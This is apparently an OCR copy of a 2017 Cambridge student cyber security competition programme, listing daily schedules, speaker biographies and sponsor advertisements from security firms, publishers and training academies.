
DAY 2

Tuesday 25th July

0900 - 0930	Daily Competition Overview	Intel Lab
1000 - 1130	Competition	Intel Lab
11:30 - 12:30	'Securing the Future Digital Society' Panel Seminar • Prof. Sir John V McCanny - Moderator • Nigel Harrison • Meghan Good • Jess Barker	LT1
12:30 - 13:30	Lunch	The Street
13:30 - 16:30	Competition	Intel Lab
16.30 - 1700	Daily Competition Debrief	Intel Lab
15:30 - 16:30	Punting Session 1*	Trinity
18:00 - 1900	Drinks Reception	Roof Terrace - The Varsity Hotel
1900 - 2000	'Women in Cyber' Networking Session • Katy Winterborn • Meghan Good • Alice Hutchings • Jess Barker	Six Restaurant - The Varsity Hotel
1900 -late	Dinner	Six Restaurant - The Varsity Hotel

* You will be assigned to one of three punting sessions


C2C Gala Dinner
SPONSORED BY
leidos
Wednesday 26th July
Trinity College,
Cambridge, CB2 1TQ
7.15–8pm
Drinks Reception,
Nevile's Court, Trinity
8pm-Late
Dinner & Awards Ceremony,
Great Hall, Trinity
TRINITY
COLLEGE
CAMBRIDGE




DAY 3

Wednesday 26th July

0900 - 09:30	Daily Competition Overview	Intel Lab
1000 - 1300	Competition	Intel Lab
1300 - 1400	Lunch	The Street
1400 - 14:30	Real World Pentesting • Jerome Smith	LT1
14:30 - 1500	'Ask the Experts' Careers Advice • Jerome Smith - Moderator • Meghan Good • Katy Winterborn • Claire Hodge • Stuart Green	LT1
1500 - 1600	Competition Debrief	LT1
16:30 - 17:30	Punting Session 2*	Trinity
17:30- 18:30	Punting Session 3*	Trinity
19:15 - 2000	Drinks Reception	Nevile's Court, Trinity
2000 - late	Dinner & Awards Ceremony	Great Hall, Trinity

* You will be assigned to one of three punting sessions


Women in cyber
TUESDAY 25TH JULY
7–8PM
SIX RESTAURANT
Speakers:
Meghan Good – Leidos
Katy Winterborne – NCC Group
Dr Jess Barker – Redacted Firm
Dr Alice Hutchings – UofC
Drinks and networking! Please email: michelle.houghton@cl.cam.ac.uk for your invites.

ABOUT THE SPEAKERS

Dr Jessica Barker

Co-Founder, Socio-Technical Lead, Redacted Firm

Dr Jessica Barker is a leader in the human nature of cyber security. Having run her own cyber security consultancy for over 4 years, Jessica recently co-founded Redacted Firm, where she is engaged by organisations of all sizes, from multi-national firms to SMEs. Jessica is known for her clear communication style and for making cyber security accessible to all. Jessica's consultancy experience, technical knowledge and sociology background equip her with unique insight, and she has a talent for translating technical messages to a non-technical audience. Her clients include multi-national banks and financial institutions, international defence corporations and governments, and retail, health and commercial entities.

Jessica delivers thought-provoking and engaging presentations across the world, at corporate events as well as practitioner and academic conferences. Known for her ability to engage everyone from senior executives to ethical hackers and creative workers, she brings energy, enthusiasm and fun to cyber security. Her speaking engagements are rooted in the work she does around the psychology and sociology of cyber security, particularly regarding cyber security threats, social engineering, how to effectively communicate cyber security messages, the psychology of fear and cyber security, and the language of cyber security. Her specialisms span cyber security awareness, behaviour and culture.

Jessica's many appearances discussing cyber security on national and international TV and Radio have cemented her place as the media's go-to expert on subjects that require graceful, clear and engaging communication of technical subjects. She frequently appears on the BBC, Sky News, Channel 4 News, Channel 5 News, Radio 4's Today programme, Radio 2's Jeremy Vine show and more. She has been published in the Sunday Times and the Guardian, and frequently in industry press. In her spare time, Jessica is passionate about encouraging young people to become more engaged with cyber security, for example working with TeenTech and the UK's Cyber Security Challenge. She is regularly commissioned to write cyber security blog posts, and runs the website www.cyber.uk, dedicated to cyber security news, information and guidance.

Susan Crowe

Leidos, CyberNEXS Technical and Program Manager

Susan Crowe served in the U.S. Navy as an Information Systems Technician from 2002-2007. She's served as a Network Operations Center Supervisor, Fleet Web Master, as well as serving in one of the first Cyber Security departments onboard the USS Ronald Reagan. She later moved on to supporting the U.S. Navy through Government support as the Lead Cyber Training Program Manager in San Diego, CA. for 6 years. Passionate about Cyber Security education, she moved on to Leidos to take over the Cyber Network Exercise System (CyberNEXS) program and has performed as Cyber Technical Program Manager for 10 years.


Exploit
your potential.
Apply your skills.
Hiring now for our offices in Cambridge, London, Cheltenham, Basingstoke, Essen, Bad Nauheim, Melbourne, Sydney and New York!
Context is an independently operated cyber security consultancy. We specialise in security penetration testing, incident response and technical security research.
We are rapidly expanding our teams across the globe. If you think you've got what it takes to join us please get in touch.
contextis.com
recruitment@contextis.co.uk
+44 (0)207 537 7515
Like a challenge?
Visit our stand to try and win our drone competition and chat with our team!
context

ABOUT THE SPEAKERS

Paul Engola

Deputy Group President, Leidos Defense and Intelligence

Paul Engola is Deputy Group President for Leidos Defense and Intelligence, delivering advanced systems, solutions, and services to Defense and Intelligence customers worldwide. Focus areas include national security, cyber, advanced analytics, enterprise information technology, logistics, and C4ISR.

Previously, Engola served as Senior Vice President, for Leidos' Civil Group, providing mission-critical advanced technology systems and services for government transportation, commerce and financial services customers.

For more than a decade, Engola served in positions of increasing responsibility within Lockheed Martin Space Systems Company. Engola spent much of his early career involved in program execution within the aerospace industry, first at Hughes Space and Communications Company in El Segundo, California, and later at Space Systems/Loral in Palo Alto, California. Engola earned a Bachelor of Science degree in aeronautics and astronautics from the Massachusetts Institute of Technology, a Master of Science degree in aerospace engineering from the Georgia Institute of Technology, and a Master of Business Administration with a Global Management Program certificate from Stanford University's Graduate School of Business.

Engola served on the Policy Board of RTCA (formerly the Radio Technical Commission for Aeronautics), and on the board of directors of the Washington Airports Task Force. He is an associate fellow of the American Institute of Aeronautics and Astronautics, a lifetime member of the Aircraft Owners and Pilots Association, and a private pilot.

Lori Glover JD

Managing Director, Alliances / Executive Director, CyberSecurity & SystemsThatLearn @ CSAIL, MiT

Lori heads Alliances for the Computer Science and Artificial Intelligence Lab (CSAIL) at MIT. CSAIL is MIT's largest lab with over 1000 people and it is home to MIT research initiatives on SystemsThatLearn/AI, Cyber Security and Wireless technology. In her role at CSAIL, she is responsible for corporate and organizational engagement through the CSAIL Alliance Program, research initiatives, the TechAccelerator@CSAIL, the Visiting Industry Researcher program, CSAIL Start-up Connect, professional development programs and partnerships, as well as talent acquisition/ recruiting programs within CSAIL.

Lori also serves as the Executive Director of CyberSecurity@CSAIL, MIT's research initiative focused on identifying and developing technologies to address the most significant security issues confronting organizations over the next decade.

Additionally, Lori is the Executive Director of the research initiative SystemsThatLearn@CSAIL which focuses the development, deployment, and evolution of large-scale software systems that incorporate machine learning and artificial intelligence.


Cyber security isn't a day at the breach
Together, we can help organizations navigate the road to opportunity.
On the journey to cyber security, we can help organizations understand, prioritize and manage their cyber security risks, so they can take control of uncertainty, increase agility and turn risk into advantage.
To learn more, visit kpmg.com/joincyber
KPMG
© 2017 KPMG International Cooperative ("KPMG International"). KPMG International provides no client services and is a Swiss entity with which the independent member firms of the KPMG network are affiliated.

ABOUT THE SPEAKERS

Meghan Good

Cyber Solutions Lead, Cyber and Signals Intelligence Solutions Team, Leidos

Meghan Good is the Cyber Solutions Lead for the Cyber and Signals Intelligence Solutions Team at Leidos, a Fortune 500® science and technology solutions and services company.

Ms. Good leads teams of computer scientists, cyber analysts, software and systems engineers, and mathematicians to develop methods and tools to provide timely, actionable cyber intelligence to decision makers. She has managed a variety of innovative solution and strategy development efforts to better position Leidos as a leader and visionary in cyber security. Beyond cyber security, her expertise is in design thinking, operations research, and data visualization. Ms. Good joined Leidos as a software engineering intern while completing bachelors and master's degrees in computer science at Boston University; she also holds an MBA from the University of Maryland. Ms. Good is actively involved in mentoring recent graduates and interns to build the cyber security workforce of the future.

Stuart Green

Lead Consultant, Context

Stuart has been working as a Lead Consultant with Context since March 2017 and has several years' experience delivering infrastructure and web application penetration tests in previous roles. Stuart has also spent around eight years as a Senior Engineer delivering technical support and managed services for various enterprise security products including Check Point Firewall, Blue Coat Secure Web Gateway and F5 Application Security Manager. His other interests include CTF challenges, electronics and building drones.

Nigel Harrison MBE

Acting Chief Executive, Cyber Security Challenge UK

Nigel Harrison co-founded Cyber Security Challenge UK in 2010 whilst on secondment to the Cabinet Office and is now its acting Chief Executive. The Challenge is a not- for-profit initiative, supported by Government, the private sector and academia which finds talented individuals to join the profession through online and face-to-face competitions and promotes careers in cyber security via a programme of structured engagement with schools and universities.

Previously, Nigel was Director of the Royal Signals Institution. His Cabinet Office role came at the end of a 36-year Army career in which he delivered communications and information services, electronic warfare capabilities and cyber security expertise in over thirty countries.


FOR ALL
SECURE
SECURING THE WORLD'S SOFTWARE IS OUR MISSION
To achieve that, we believe that both machine and human potential must be maximized.
HACK CENTER
Learn to Hack.
MIT Technology Review
50 Smartest Companies of 2017
Winner of the DARPA
CGC
CYBER GRAND_CHALLENGE
www.forallsecure.com

ABOUT THE SPEAKERS

Claire Hodge

Advisor, KPMG LLP

Claire is a graduate in Computer Science from the University of Cambridge, who now specialises in penetration testing. She is a CHECK Team Leader and has a wide range of experience in information security, across a variety of industries from the financial services and insurance sectors, to pharmaceuticals, defence and telecommunications. She works with the NCSC (National Cyber Security Centre) on a number of their schemes and in addition to her technical work, she supports KPMG's incident response capability, particularly in the cyber insurance space. Her primary focus is web application and network infrastructure penetration, CHECK and CTAS testing. Mobile application security is an additional area of interest, as it compliments her work in the Internet of Things field. Claire has experience in infrastructure penetration testing and testing web applications, across a range of sectors, and as an engagement manager her clients are typically from the smart metering, financial services and pharmaceuticals industries.

Dr Alice Hutchings

Senior Research Associate, University of Cambridge

Dr Alice Hutchings is a Senior Research Associate at the Computer Laboratory, University of Cambridge. A criminologist, her research interests include understanding cybercrime offenders, and the prevention and disruption of online crime. She is a researcher in the Cambridge Cybercrime Centre, an interdisciplinary initiative combining expertise from the University of Cambridge's Computer Laboratory, Institute of Criminology, and Faculty of Law.

Dr Campbell McCafferty

Director, Cyber and Government Security Directorate , Cabinet Office

After a short post-doctoral career at the University of Edinburgh, Campbell joined the Ministry of Defence in 1995. He held a number of scientific roles and was promoted to Asst Head in 2000. Roles in defence policy and HR, sandwiched an operational tour (Iraq 2003) and attendance at the Military's Higher Command and Staff Course (2005).

Promoted to the SCS in 2006 he was Director Resources for the army. In 2009, he was appointed Hd Counter Terrorism and UK Operational Policy, where he was the Policy lead for operations in Libya, counter-piracy and the Defence contribution to Security for London 2012. He joined the Civil Contingencies Secretariat on promotion to Director in 2013 where he was responsible for the UK's national preparedness for all disruptive challenges. His team oversaw the central coordination of the NATO Summit in Newport and led the UK Government response to widespread flooding in the UK and the Ebola outbreak in West Africa. He became the Director of Cyber and Government Security Directorate in 2016.

Campbell lives in Fleet, is married (Anna) and has two children (Sean and Kevin), now at University. He is Chair of Directors at a local school, a UK National Leader of School Governance and the Chair of Trustees of a local child care charity.

ImmersiveLabs

Registrations Open Now!

The Digital Cyber Academy™ enables students at any academic institution in the UK, US, Australia or Singapore to learn and develop REAL hands-on cyber skills and get recognised by employers for cyber security jobs.

No technical knowledge, prior experience or software is necessary. Our platform enables complete technical novices to become a cyber ninja at their own pace using on-demand streamed cyber labs.

http://www.digitalcyberacademy.com/

ABOUT THE SPEAKERS

Professor Sir John V McCanny Kt CBE FRS, FREng, IEEE Fellow

Regius Professor of Electronics and Computer Engineering; Director, Institute of Electronics, Communications and Information Technology, Queen's University Belfast

Professor Sir John McCanny is an international authority on special purpose silicon architectures for Digital Signal and Video Processing and Cryptography. He has published 5 research books, 360 peer reviewed research papers and holds over 20 patents. In 2016, he was appointed Regius Professor in Electronics and Computer Engineering at Queen's University Belfast, the first such Professorship to be held at the university.

He is a Fellow of the Royal Society, the Royal Academy of Engineering, the Institute of Electrical and Electronic Engineers (IEEE), the Irish Academy of Engineering, the Institution of Engineering and Technology (IET), the Institute of Physics and Engineers Ireland. He is also a Member of the Royal Irish Academy.

His many honours and awards include a CBE (2002), a UK Royal Academy of Engineering Silver Medal (1996), an IEEE Millennium Medal, the Royal Dublin Society/Irish Times Boyle medal (2004), the IET's Faraday medal (2006 - its highest honour) and the Royal Irish Academy's Cunningham medal (2011- its highest honour).

He has co-founded two successful high technology companies based on the work of his research teams, Amphion Semiconductor Ltd. – later acquired by Conexant, then NXP, then Entropic - and Audio Processing Technology Ltd - acquired in 2011 by Cambridge Silicon Radio, in turn acquired by Qualcomm in 2015.

He was responsible, within Queen's University, for developing the vision that led to the creation of the Northern Ireland Science Park (now Catalyst Inc) and its £37M ECIT research flagship (www.ecit.qub.ac.uk) for which he is currently Director. In 2002 the Science Park was a "brownfield site". Today 160 high technology companies are located there, employing over 2,600 people. He also led the initiative that in 2009 created the £30M Centre for Secure Information Technology (CSIT www.csit.qub.ac.uk). CSIT, which is based at ECIT, is funded by EPSRC, InnovateUK, InvestNI and industry. It now has over 90 people and is the UK's Innovation and Knowledge Centre for Cybersecurity. In the past six years CSIT has played a key role in the creation of over 1200 additional new jobs, in effect creating a new cybersecurity business sector in Northern Ireland.

Professor McCanny was a Member of Council of the Royal Academy of Engineering between 2009 and 2012 and a Member of Council of the Royal Irish Academy between 2013 and 2014. He has served on numerous Royal Society committees including its Sectional Committee 4 that elects Fellows in Engineering, chairing this in 2005 and 2006. He recently co-chaired the Royal Society Policy Steering Group on Cybersecurity leading to the publication of its report "Progress and Research in Cybersecurity" in July 2016. He also was a member of the Royal Academy of Engineering Dowling review, whose report on business-university collaboration was published in 2015. He was previously a member of the international advisory board of the German Excellence Centre on "Ultra-High-Speed Mobile Information and Communication" at the University of Aachen (2007 and 2012) and was a Member (Deputy Chair) of the board of Ireland's Tyndall National Institute at University College Cork from 2004 to 2011.

Professor McCanny holds a Bachelor's degree in Physics from the University of Manchester, a PhD in Physics from the University of Ulster and was awarded a DSc in 1998 in Electrical and Electronics Engineering by Queen's University Belfast. He was awarded a Knighthood in the 2017 New Years' Honours list for services to Higher Education and Economic development.


New Journals for 2018
SECURITY AND PRIVACY
EDITOR-IN-CHIEF
Mohammad S. Obaidat
WILEY
Editor-in-Chief: Mohammad Obaidat
wileyonlinelibrary.com/journal/spy
INTERNET TECHNOLOGY LETTERS
Editor-in-Chief ALFREDO GRIECO
WILEY
Editor-in-Chief: Alfredo Grieco
wileyonlinelibrary.com/journal/itl
Accepting Papers Now
WILEY

ABOUT THE SPEAKERS

Mark Sayers

Deputy Director, Business, Crime and Skills - Cyber and Government Security Directorate, Cabinet Office

Mark's early professional career was in media and advertising, before embarking on a seven year journey in the third sector, working with some of the largest charities in the UK and growing a fundraising consultancy.

With a desire to affect change on a bigger scale, in 2003 he joined the then Department for Trade and Industry and started a new life as a policymaker.

He has led a wide range of activity, from simplifying employment law and reducing regulation to transforming the support system for the 5.5 million small businesses in the UK.

He is now overseeing delivery of the UK's National Cyber Security Strategy, to ensure the capabilities are in place to protect both security and economic interests in an increasingly digital world. His tech interests date back to programming on a Sinclair ZX81, dial-up BBS and Mosiac web browsing.

Jerome Smith

Security Consultant, NCC Group

Jerome Smith (@exploresecurity) is an experienced security consultant at NCC Group. He holds a CREST CCT qualification in the area of web application testing, which is recognised by both industry and government.

Jerome has previously taught several practical courses on various computer security topics, some of which were aligned with university MSc programmes.

He has written two whitepapers for NCC Group and has presented at a number of industry events including BSides Manchester and the local CamSec group, which meets at the Cambridge Centre for Computing History.


Dr Howard Shrobe

Principal Research Scientist, MIT CSAIL

Howard Shrobe is a Principal Research Scientist at MIT Computer Science and Artificial Intelligence Laboratory (CSAIL). He is a former Associate Director of CSAIL and is the Director of CSAIL's CyberSecurity@CSAIL initiative.

Dr. Shrobe has served twice as a program manager at DARPA: from 1994 - 1997 he served as Chief Scientist of the Information Technology Office and led the Information Security Initiative; from 2010 - 2013 he served as a program manager in TCTO and then I2O, leading the CRASH and MRC programs. He received his MS (1975) and PhD (1978) from MIT's Artificial Intelligence Laboratory.

17-297507



paloalto NETWORKS®

PALO ALTO NETWORKS ACADEMY

The Palo Alto Networks Academy program is a collaborative effort between Palo Alto Networks and academic institutions designed to equip students and veterans with the next-generation Palo Alto Networks cyberthreat prevention technologies they will need to succeed in today's cyberthreat landscape.

Academy Program Overview

The Palo Alto Networks Academy provides technology and services for use in the classroom – at no cost – to any degree- granting, nationally accredited academic institution of higher education. The Academy program is currently active with more than 230 partner universities and colleges in more than 26 countries.

Academy Benefits

Authorized Academy Centers (AACs) receive:
• Exceptional training for faculty at no cost.
• Free VM-100 firewall appliances with full subscription bundles, including URL Filtering and WildFire threat analysis for labs and classroom use – or optional subscription access to our labs through NDG NETLAB+.

• Assistance in selecting and setting up an optimal training lab environment.
• Student training material, including lecture and lab books, and an Academy portal for instructor and student resources.
• Courseware: Cybersecurity Survival Guide, Firewall 8.0: 201 and 205,
• Accreditations/certifications: discounted vouchers for PCNSE certification.
• Ongoing support to ensure the success of your cybersecurity program.

Our goal is to make teaching our state-of-the-art cybersecurity technology as easy as possible for instructors while providing a relevant, interesting and challenging learning experience for students.

Join the Academy

